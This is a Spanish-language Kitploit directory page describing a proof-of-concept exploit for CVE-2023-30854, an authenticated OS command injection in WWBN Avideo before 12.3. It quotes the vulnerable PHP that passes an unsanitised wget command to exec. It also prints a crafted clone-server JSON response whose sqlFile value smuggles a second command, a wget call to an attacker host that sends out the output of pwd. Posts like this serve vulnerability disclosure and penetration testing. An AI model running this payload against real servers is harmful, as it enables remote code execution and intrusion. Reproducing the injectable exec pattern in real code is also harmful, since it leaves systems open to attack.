
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2023-30854 — Exploit de prueba de concepto para CVE-2023-30854: inyección de comandos del sistema operativo autenticada en WWBN Avideo < 12.3, permitiendo la ejecución remota de código a través de una respuesta de servidor clon manipulada. | Kitploit
Herramientas/GitHubGitHub/jmrcsnchz/cve-2023-30854
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y Control
GitHubjmrcsnchz/cve-2023-30854

CVE-2023-30854

Exploit de prueba de concepto para CVE-2023-30854: inyección de comandos del sistema operativo autenticada en WWBN Avideo < 12.3, permitiendo la ejecución remota de código a través de una respuesta de servidor clon manipulada.

Ver Repositorio
1128hace 3 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    624
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    412
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    333
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    328
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    280

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

WWBN Avideo RCE Autenticado - Inyección de Comandos del SO

CVE-2023-30854 WWBN Avideo < 12.3 RCE Autenticado

Una vulnerabilidad de Inyección de Comandos del SO en un endpoint autenticado /plugin/CloneSite/cloneClient.json.php permite a los atacantes lograr Ejecución Remota de Código.

Código vulnerable:

$cmd = "wget -O {$clonesDir}{$json->sqlFile} {$objClone->cloneSiteURL}videos/cache/clones/{$json->sqlFile}";
$log->add("Clone (2 of {$totalSteps}): Geting MySQL Dump file");
exec($cmd . " 2>&1", $output, $return_val);

Podemos controlar $objClone->cloneSiteURL a través de la función de clonación de sitios del panel de administración.

/plugin/CloneSite/cloneClient.json.php envía una solicitud GET a {$objClone->cloneSiteURL}/plugin/CloneSite/cloneServer.json.php. Alojé un cloneServer.json.php especialmente diseñado que imprime los siguientes datos JSON

{"error":false,"msg":"","url":"https:\/\/REDACTED\/","key":"REDACTED","useRsync":1,"videosDir":"\/var\/www\/html\/demo.avideo.com\/videos\/","sqlFile":"Clone_mysqlDump_644ab263e62d6.sql; wget http://REDACTED:4444/`pwd` ;#","videoFiles":[],"photoFiles":[]}


Envíe una solicitud GET a /plugin/CloneSite/cloneClient.json.php y se logra la ejecución remota de código.

rce

Créditos

  • JM Sanchez
  • https://www.linkedin.com/in/juanmarcosanchez/
Descargar herramienta




